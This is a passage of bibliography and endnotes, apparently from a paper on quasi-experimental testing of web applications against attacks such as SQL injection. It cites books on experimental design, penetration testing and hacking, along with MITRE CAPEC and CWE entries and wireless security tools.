[127] Stallings, William. [178] p. 363 "Keep in mind that such a thorough search could produce a success rate of about 25%, whereas even a single hit may be enough to gain a wide range of privileges on a system."

[128] ____, "aleph one." "Smashing the Stack for Fun and Profit," Phrack 49, republished, INTERNET: http://insecure.org/stf/smashstack.html Explanation of buffer overflow exploits.

[129] ____. "0x0 Exploit Tutorial: Buffer Overlow - Vanilla EIP Overwrite," INTERNET: http://www.primalsecurity.net/0x0-exploit-tutorial-buffer-overflow-vanilla-eip-overwrite-2/

Explanation of common practices in malware experimental construction.

[130] Sedlock, Alicia. "An Introduction to Frontend Testing," The Ultimate Javascript Manual 2017. Future Publishing Ltd., Future PLC, Quay House, The Ambury, Bath. pp.26-31.

Single page application testing with Jasmine. Definitions of contemporary frontend testing terms.

[131] Sedlock, Alicia. Sedlock p. 27, "Unit testing, ... is at the lowest level of all testing types. Its purpose is to ensure the smallest bits of your code (called units) function independently as expected."

[132] Sedlock, Alicia. Sedlock p. 28, "Acceptance tests go through your running application and ensure designated actions, user inputs, and user flows are completable and functioning."

[133] Sedlock, Alicia. Sedlock p. 29, "... visual regression testing. This doesn't test your code, but rather compares the rendered result of your code – your interface – with the rendered version of your application in production, staging, or a prechanged local environment. This is typically done by comparing screenshots taken within a headless browser (a browser that runs on the server). Image comparison tools then detect any differences between the two shots."

[134] Raspberry Pi OS Download: https://www.raspberrypi.org/downloads/raspbian/

[135] Raspberry Pi Kali Download: https://docs.kali.org/kali-on-arm/install-kali-linux-arm-raspberry-pi

[136] Powershell to get the hash of a download on Windows 10: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-filehash?view=powershell-5.1

Get-FileHash 2017-09-07-raspbian-stretch-lite.zip -Algorithm SHA384 | Format-List

[137] "Br@d", "Pineapple Pi - Creating an Automated Open Wi-Fi Traffic Capturing Tool for Under $20," 2600 The Hacker Quarterly. Vol. 34, No. 2, Summer 2017. 2600 Enterprises Inc., New York.

[138] Robbins, Arnold. Bash Pocket Reference. O'Reilly, second edition.

[139] ____. https://unix.stackexchange.com/questions/151547/linux-set-date-through-command-line. INTERNET.

[140] ____. INTERNET: https://motherboard.vice.com/en_us/article/vv7zn9/surprise-scans-suggest-hackers-put-imsi-catchers-all-over-defcon

[141] ____. INTERNET: https://www.aircrack-ng.org/

[142] ____. INTERNET: https://www.aircrack-ng.org/doku.php?id=compatibility_drivers

[143] ____. INTERNET: https://wikidevi.com/wiki/TP-LINK_TL-WN722N

[144] ____. INTERNET: https://wikidevi.com/wiki/TP-LINK_TL-WN722N_v2

[145] ____. INTERNET: https://wikidevi.com/wiki/ALFA_Network_AWUS036NH

[146] ____. INTERNET: https://hakshop.com/products/wifi-pineappling-book

[147] ____. INTERNET: http://goo.gl/iMVWew WiFi Pineapple Book Chapter Preview, Chapter 3.

[148] ____. INTERNET: https://www.raspberrypi.org/

[149] ____. INTERNET: https://www.raspberrypi.org/downloads/raspbian/

[150] ____. INTERNET: https://www.raspberrypi.org/documentation/configuration/raspi-config.md

[151] ____. INTERNET: https://www.walmart.com/ip/TP-LINK-TL-WN722N-N150-High-Gain-Wireless-USB-Adapter/17133249

[152] ____. INTERNET: https://www.amazon.com/Alfa-AWUS036NH-802-11g-Wireless-Long-Range/dp/B003YIFHJY

[153] ____. INTERNET: https://www.amazon.com/Alfa-AWUSO36NH-Wireless-Long-Rang-Network/dp/B0035APGP6

[154] ____. INTERNET: https://www.csoonline.com/article/2462478/microsoft-subnet/hacker-hunts-and-pwns-wifi-pineapples-with-0-day-at-def-con.html

[155] ____. INTERNET: https://twitter.com/ihuntpineapples/media

[156] Reddit Owned : ____. INTERNET: https://www.reddit.com/r/Defcon/comments/2d16lk/your_pineapple_ha comments

[157]

[158] Fourzan, Behrouz A. TCP/IP Protocol Suite. Fourth Edition. McGraw-Hill, 2006. ISBN 978-0-07-337604-2.

[159] ____. INTERNET: https://capec.mitre.org/

[160] ____. INTERNET: https://capec.mitre.org/data/definitions/1000.html "Mechanisms of Attack"

[161] ____. INTERNET: https://capec.mitre.org/data/definitions/152.html "Inject Unexpected Items"

[162] ____. INTERNET: https://capec.mitre.org/data/definitions/137.html "Parameter Injection"

[163] ____. INTERNET: https://capec.mitre.org/data/definitions/513.html "CAPEC Category: Software"

[164] ____. INTERNET: https://capec.mitre.org/data/definitions/248.html "Command Injection "

[165] ____. INTERNET: https://capec.mitre.org/data/definitions/66.html "SQL Injection"

[166] ____. INTERNET: https://capec.mitre.org/data/definitions/108.html "Command Line Execution Through SQL Injection"

[167] ____. INTERNET: http://cwe.mitre.org/data/definitions/707.html "Improper Enforcement of Message or Data Structure"

[168] ____. INTERNET: http://cwe.mitre.org/data/definitions/74.html " CWE-74: Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')"

[169] ____. INTERNET: http://capec.mitre.org/data/definitions/242.html "Code Injection"

[170] ____. INTERNET: https://capec.mitre.org/data/definitions/110.html SOAP "CAPEC-110: SQL Injection through SOAP Parameter Tampering"

[171] ____. INTERNET: http://cwe.mitre.org/data/definitions/89.html "CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')"

[172] ____. INTERNET: http://cwe.mitre.org/data/definitions/929.html "CWE-88: Argument Injection or Modification"

CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')

Endnotes

[1]Ullman, Larry. PHP for the Web. Pearson Education, Peachpit Press, fourth edition, 2011. ISBN 978-0-321-73345-29000. A tutorial for learning on PHP is presented, with some small instruction on how code can be injected into the program processing cycle.

[2]Tatroe, Kevin and Peter MacIntyre, Rasmus Lerfdorf. Programming PHP. O'Reilly, third edition, 2013. ISBN 978-1-449-39277-2. A general overview of the language is presented in this manual.

[3]Regalado, Daniel, et. al. Grey Hat Hacking: The Ethical Hacker's Handbook. pp.385-414. McGraw Hill Education, fourth edition, 2015. ISBN 978-0-183238-0. Regalado's book on hacking is an aggregate of his and other's works. It offers chapters on different flavors of hacking, with variance by system type, target type, and mode of attack. The chapters feature many examples and provide a discourse on the common patterns of attack.

[4]____. "http://php.net/manual/en/security.database.sql-injection.php" INTERNET. PHP Manua, Security, Database Security. PHP Manual entry on SQL Injection.

[5]Regalado, Daniel, et. al. Grey Hat Hacking: The Ethical Hacker's Handbook. pp.385-414. McGraw Hill Education, fourth edition, 2015. ISBN 978-0-183238-0. Regalado's book on hacking is an aggregate of his and other's works. It offers chapters on different flavors of hacking, with variance by system type, target type, and mode of attack. The chapters feature many examples and provide a discourse on the common patterns of attack.

[6]____. "https://owasp.org/index.php/Top_10_2013-Top_10" OWASP, 2017. INTERNET.

[7]Weidman, Georgia. Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press, 2014. ISBN 978-1-59327-564-8. This book provided strong references and tutorials for common pen-testing methods. While slightly dated, aside from the technological limitations that have arisen after publication, Weidman's book provides another view of a common path in pen-testing, and therefore, hacking, web programs.

[8]Shelly, Gary B. and Harry J. Rosenblatt. Systems Analysis and Design. Course Technology. PP.570-615. CENGAGE Learning, ninth edition, 2012. ISBN 978-1-133-27405-6.

[9]Weidman, Georgia. Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press, 2014. ISBN 978-1-59327-564-8. This book provided strong references and tutorials for common pen-testing methods. While slightly dated, aside from the technological limitations that have arisen after publication, Weidman's book provides another view of a common path in pen-testing, and therefore, hacking, web programs.

[10]Regalado, Daniel, et. al. Grey Hat Hacking: The Ethical Hacker's Handbook. pp.385-414. McGraw Hill Education, fourth edition, 2015. ISBN 978-0-183238-0. Regalado's book on hacking is an aggregate of his and other's works. It offers chapters on different flavors of hacking, with variance by system type, target type, and mode of attack. The chapters feature many examples and provide a discourse on the common patterns of attack.

[11]Seitz, Justin. Black Hat Python: Python Programming for Hackers and Pentesters. No Starch Press, second printing, 2014. ISBN 978-1-59327-590-7. This book is a common reference that provides insight into how short Python scripts can be used to quickly generate original programs that can be used for network attacks. It suggests that skilled attackers do not need to rely on prefabricated tools. Also, the commonailty of function between the programs demonstrated and other common resources shows a unity in capability.

[12]____. SCRT Information Security, "https://www.scrt.ch/outils/mms/mms_manual.pdf" INTERNET.

[13]Fresnillo, Rodolfo Resendez. YouTube, "MiniMysqlator & Pblind", "https://www.youtube.com/watch?v=uK3_qR3Kn_g" YouTube,10AUG2010, INTERNET. This is the link to the video where I first saw MiniMysqlator being used.

[14]____. SCRT Information Security, "https://www.scrt.ch/en/attack/downloads/mini-mysqlat0r" INTERNET. This attack tool is published on the Internet. I have seen real-world situations in which I believe it was used to attack the websites of my commercial clients. I first spotted it in a YouTube video that was recorded as an instructive example by hackers for hackers. I decided to include it in the attack suites for the experiment based on my belief that it was an actual attack tool used by skiddies and hackers. It is an automated SQL Injection Attack Tool packaged in Java with a Swing interface.

[15]____. "Framework for Improving Ciritcal Infrastructure Cybersecurity." NIST, 2014. This NIST document provides the summary structure of risk assessments discussed in this report. Most of the document is a large, multi-page chart.

[16]Ibid.

[17]____. "Framework for Improving Ciritcal Infrastructure Cybersecurity." NIST, 2014. This NIST document provides the summary structure of risk assessments discussed in this report. Most of the document is a large, multi-page chart.

[18]____. "https://www.nist.gov/news-events/events/2017/03/cybersecurity-framework-virtual-events" NIST, INTERNET.

[19]Shadish, William. CV, University of California Merced. INTERNET: http://faculty.ucmerced.edu/wshadish/shadish-cv-jan-2015. Shadish, William. Biographical sketch, University of California Merced.http://faculty.ucmerced.edu/wshadish/biosketch.

[20]____. INTERNET: http://www.ipr.northwestern.edu/workshops/annual-summer-workshops/quasi-experimental-design-and-analysis/ This workshop shows that Shadish's methods are still being studied and implemented. This workshop is one example of coaching other professionals into using quasi-experimental design techniques. It was sponsored by Northwestern University and funded by a grant from the US Department of Education.

[21]Kampf, David, ed.; Dean, Benjamin. "Natural and Quasi-Natural Experiments to Evaluate Cybersecurity Policies," Journal of International Affairs. pp.139-160. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University.

[22]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[23]Shadish, William. CV, University of California Merced. INTERNET: http://faculty.ucmerced.edu/wshadish/shadish-cv-jan-2015. Shadish, William. Biographical sketch, University of California Merced.http://faculty.ucmerced.edu/wshadish/biosketch.

[24]Shadish, William, Shadish, William R. Jr., Thomas Cook, Laura C. Leviton. Foundations of Program Evaluation: Theories and Practice. pp. 36-67. Sage Publications, First printing, 1991. ISBN 0-08-039355-1. UTC Library Call H 62 .S433 1991. pp. 21-35.

[25]Kampf, David, ed.; Dean, Benjamin. "Natural and Quasi-Natural Experiments to Evaluate Cybersecurity Policies," Journal of International Affairs. pp.139-160. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University.

[26]Ibid.

[27]Anderson, Virgil and Robert McLean. Design of Experiments: A Realistic Approach. pp. 79-93. Purdue University, University of Tennessee. Marcel Dekker, Inc., New York, 1974. ISBN 0-8247-7493-0. UTC Library Call QA 279 .A53 This book shows the more rigid, traditional model of experimental design. It's presented as a reference in contrast to the main theme of quasi-experimentation that is our focus in this study.

[28]Kampf, David, ed.; Dean, Benjamin. "Natural and Quasi-Natural Experiments to Evaluate Cybersecurity Policies," Journal of International Affairs. pp.139-160. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University.

[29]Ibid.

[30]Kampf, David, ed.; Dean, Benjamin. "Natural and Quasi-Natural Experiments to Evaluate Cybersecurity Policies," Journal of International Affairs. pp.139-160. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University.

[31]Shadish, William R. Jr., Thomas Cook, Laura C. Leviton. Foundations of Program Evaluation: Theories and Practice. pp. 36-67. Sage Publications, First printing, 1991. ISBN 0-08-039355-1. UTC Library Call H 62 .S433 1991.

[32]Lipsey, Mark, ed.; Trochim, William, ed.; Shadish, William R., Thomas D. Cook, Arthur C. Houts. "Quasi-Experimentation in a Critical Multiplist Mode," Advances in Quasi-Experimental Design and Analysis, New Directions for Program Evaluation. pp.29-46. Cornell University, Claremont Graduate School, American Evaluation Association, 1986.

[33]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis

and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[34]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., pp. 2-3: "But when scientists started to use experiments in areas such as public health or education, in which extraneous influences are harder to control ... they found that the controls used in natural science in the laboratory worked poorly in these new applications. So they developed new methods of dealing with extraneous influence, such as random assignment (Fisher, 1925) or adding a nonrandomized control group (Coover & Angell, 1907). As theoretical and observational experience accumulated across these settings and topics, more sources of bias were identified and more methods were developed to cope with them (Dehue, 2000)."

[35]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 3 : "Today, the key feature common to all experiments is still to deliberately vary something so as to discover what happens to something else later–to discover the effects of the presumed causes."

[36]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 4: "John Locke said: ... 'A cause is that which makes any other thing, either simple idea, substance, or mode, begin to be; and an effect is that, which had its beginning from some other thing' (p. 325)."

[37]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 4: "A lighted match is, therefore, what Mackie (1974) called an inus condition– 'an insufficient but non-redundant part of an unnecessary but sufficient condition' (p.62) ... It is part of a sufficient condition to start a fire in combination with the full constellation of factors."

[38]Ibid.

[39]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 5: "Endostatin was an inus condition. It was insufficient cause by itself, and its effectiveness required it to be embedded in a larger set of conditions that were not even fully understood by original investigators."

[40]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 5: "Most causes are more accurately called inus conditions. ... This is one reason that the causal relationships we discuss in this book are not deterministic but only increase in probability that an effect will occur (Eells, 1991; Holland, 1994)."

[41]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 5: "An effect is the difference between what did happen and what would have happened."

[42]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 5: "A counterfactual is something that is contrary to fact."

[43]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 6: "How do we know if cause and effect are related? In a classic analysis formalized by the 19th-centure philosopher John Stuart Mill, a causal relationship exists if (1) the cause preceded the effect, (2) the cause was related to the effect, and (3) we can find no plausible alternative explanation for the effect other than the cause."

[44]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 7: "Experiments explore the effects of things that can be manipulated. ... Nonmanipulable events ... or attributes ... cannot be causes in experiments because we cannot deliberately vary them to see what happens. Consequently, most scientists and philosophers agree that it is much harder to discover the effects of nonmanipulable causes."

[45]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[46]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 10: "These examples also show the close parallel between descriptive and explanatory causation and molar and molecular causation.[4] ... 4. By molar, we mean something taken as a whole rather than in parts. An analogy is to physics, in which molar might refer to the properties or motions of masses, as distinguished from those of molecules or atoms that make up those masses."

[47]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[48]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 12: "In the end, then, causal descriptions and causal explanations are in delicate balance in experiments. What experiments do best is to improve causal descriptions; they do less well at explaining causal relationships."

[49]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 10: "The practical importance of causal explanation is brought home when ... (another easily learned manipulation) fails to solve the problem. Explanatory knowledge then offers clues about how to fix the problem ..."

[50]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 12.

[51]Ibid.

[52]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 12.

[53]Ibid.

[54]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 12.

[55]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[56]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 14: "In quasi-experiments, the cause in manipulable and occurs before the effect is measured."

[57]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 14: "In quasi-experiments, the researcher has to enumerate alternative explanations one by one, decide which are plausible, and then use logic, design, and measurement to assess whether each one is operating in a way that might explain any observed effect."

[58]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 15: "The ruling out of alternative hypotheses is closely related to falsificationist logic popularized by Popper (1959). Popper noted how hard it is to be sure that a general conclusion ... is correct based on a limited set of observations ... After all, future observations may change ... So confirmation is logically difficult. By contrast, observing a disconfirming instance ... is sufficient, in Popper's view, to falsify the general conclusion ... Accordingly, Popper urged scientists to try deliberately to falsify the conclusions they wish to draw rather than only to seek information corroborating them. Conclusions that withstand falsification are retained in scientific books or journals and treated as plausible until better evidence comes along. Quasi-experimentation is falsificationist in that it requires experimenters to identify a causal claim and then to generate and examine plausible alternative explanations that might falsify their claim."

[59]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p. 17: "Thus the focus on plausibility is a two-edged sword: it reduces the range of alternatives to be considered in quasi-experimental work, yet it also leaves the resulting causal influence vulnerable to the discovery that an implausible-seeming alternative may later emerge as a likely causal agent."

[60]Kampf, David, ed.; Dean, Benjamin. "Natural and Quasi-Natural Experiments to Evaluate Cybersecurity Policies," Journal of International Affairs. pp.139-160. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University.

[61]Ibid.

[62]Kampf, David, ed.; Dean, Benjamin. "Natural and Quasi-Natural Experiments to Evaluate Cybersecurity Policies," Journal of International Affairs. pp.139-160. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University.

[63]____. "Internet of Things DDoS White Paper." Electricity Information Sharing and Analysis Center, IOT_DDOS_Whitepaper.pdf. This report described some contemporary cyberattacks. It included coverage of the Mirai botnet and other large attacks.

[64]____. "https://owasp.org/index.php/Top_10_2013-Top_10" OWASP, 2017. INTERNET.

[65]Haight, Jared. "Introduction to Powershell and How to Use It for Evil." Information Security Lecture sponsored by B-Sides Charleston. Charleston, SC, USA. April 2017. Jared Haight is the author of "PS>Attack," a library of attack tools for PowerShell. He has since transitioned to employment as a security researcher for Microsoft.

[66]Day, Paul. CyberAttack: The truth about digital crime, cyber warfare and government snooping. Carlton Books, 2014. ISBN 978-1-78097-533-7. Paul Day's book provides short, easy-to-read chapters on popular topics in the malicious use of computers.

[67]Ibid.

[68]Day, Paul. CyberAttack: The truth about digital crime, cyber warfare and government snooping. Carlton Books, 2014. ISBN 978-1-78097-533-7. Paul Day's book provides short, easy-to-read chapters on popular topics in the malicious use of computers.

[69]Ibid.

[70]Kampf, David, ed.; Dean, Benjamin. "Natural and Quasi-Natural Experiments to Evaluate Cybersecurity Policies," Journal of International Affairs. pp.139-160. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University.

[71]Day, Paul. CyberAttack: The truth about digital crime, cyber warfare and government snooping. Carlton Books, 2014. ISBN 978-1-78097-533-7. Paul Day's book provides short, easy-to-read chapters on popular topics in the malicious use of computers.

[72]Ibid.

[73]Day, Paul. CyberAttack: The truth about digital crime, cyber warfare and government snooping. Carlton Books, 2014. ISBN 978-1-78097-533-7. Paul Day's book provides short, easy-to-read chapters on popular topics in the malicious use of computers.

[74]Ibid.

[75]Edwards, Betty. Drawing on the Right Side of the Brain: A Course in Enhancing Creativity and Artistic Confidence. Jeremey P. Tarcher, Inc., St. Martin's Press, 1989. ISBN 978-0-87477-513-2. Betty

Edwards' book describes theories in left and right brain cognition in simple, popular terms for the purpose of supporting instruction in elementary illustration. Her book provides examples on the differences in left-brain, analytical and detailed thinking and in right-brain, holistic evaluations.

[76]____.Kali Linux, "https://www.kali.org/". INTERNET.

[77]____. VirtualBox, "https://www.virtualbox.org/". INTERNET.

[78]Doug Rodgers, Twitter: @pandatrax, INTERNET. "Beginner Exploit Writing," B-Sides Charleston class, October 2016.

[79]____. VMWare, "http://www.vmware.com/". INTERNET.

[80]Gillam, Jason. "Web Penetration and Testing," B-Sides Charleston, 11NOV2016. Class at a security conference, Charleston, SC.

[81]____. Microsoft Azure, "https://azure.microsoft.com/en-us/?cdn=disable". INTERNET.

[82]Haight, Jared. "Introduction to Powershell and How to Use It for Evil." Information Security Lecture sponsored by B-Sides Charleston. Charleston, SC, USA. April 2017. Jared Haight is the author of "PS>Attack," a library of attack tools for PowerShell. He has since transitioned to employment as a security researcher for Microsoft.

[83]____. JUnit, "http://junit.org/junit4/". INTERNET.

[84]____. QUnit, "http://qunitjs.com/". INTERNET.

[85]____. PHPUnit, "https://phpunit.de/". INTERNET.

[86]____. Selenium, "http://docs.seleniumhq.org/". INTERNET.

[87]____. WindowsVM, "https://www.microsoft.com/en-us/download/details.aspx?id=3702". INTERNET.

[88]____. MySQL, "https://www.mysql.com/" . INTERNET.

[89]____. phpMyAdmin, "https://www.phpmyadmin.net/". INTERNET.

[90]Weidman, Georgia. Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press, 2014. ISBN 978-1-59327-564-8. This book provided strong references and tutorials for common pen-testing methods. While slightly dated, aside from the technological limitations that have arisen after publication, Weidman's book provides another view of a common path in pen-testing, and therefore, hacking, web programs.

[91]Doug Rodgers, Twitter: @pandatrax, INTERNET. "Beginner Exploit Writing," B-Sides Charleston class, October 2016.

[92]Gillam, Jason. "Web Penetration and Testing," B-Sides Charleston, 11NOV2016. Class at a security conference, Charleston, SC.

[93]Weidman, Georgia. Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press, 2014. ISBN 978-1-59327-564-8. This book provided strong references and tutorials for common pen-testing methods. While slightly dated, aside from the technological limitations that have arisen after publication, Weidman's book provides another view of a common path in pen-testing, and therefore, hacking, web programs.

[94]Shadish, William, Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0., p.18. "Most experiments are highly localized and particularistic. They are almost always conducted in a restricted range of settings, often just one, with a particular version of one type of treatment rather than, say, a sample of all possible versions."

[95]Ibid.

[96]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[97]Ibid.

[98]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis

and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[99]Ibid.

[100]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[101]Ibid.

[102]Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

[103]Ibid.

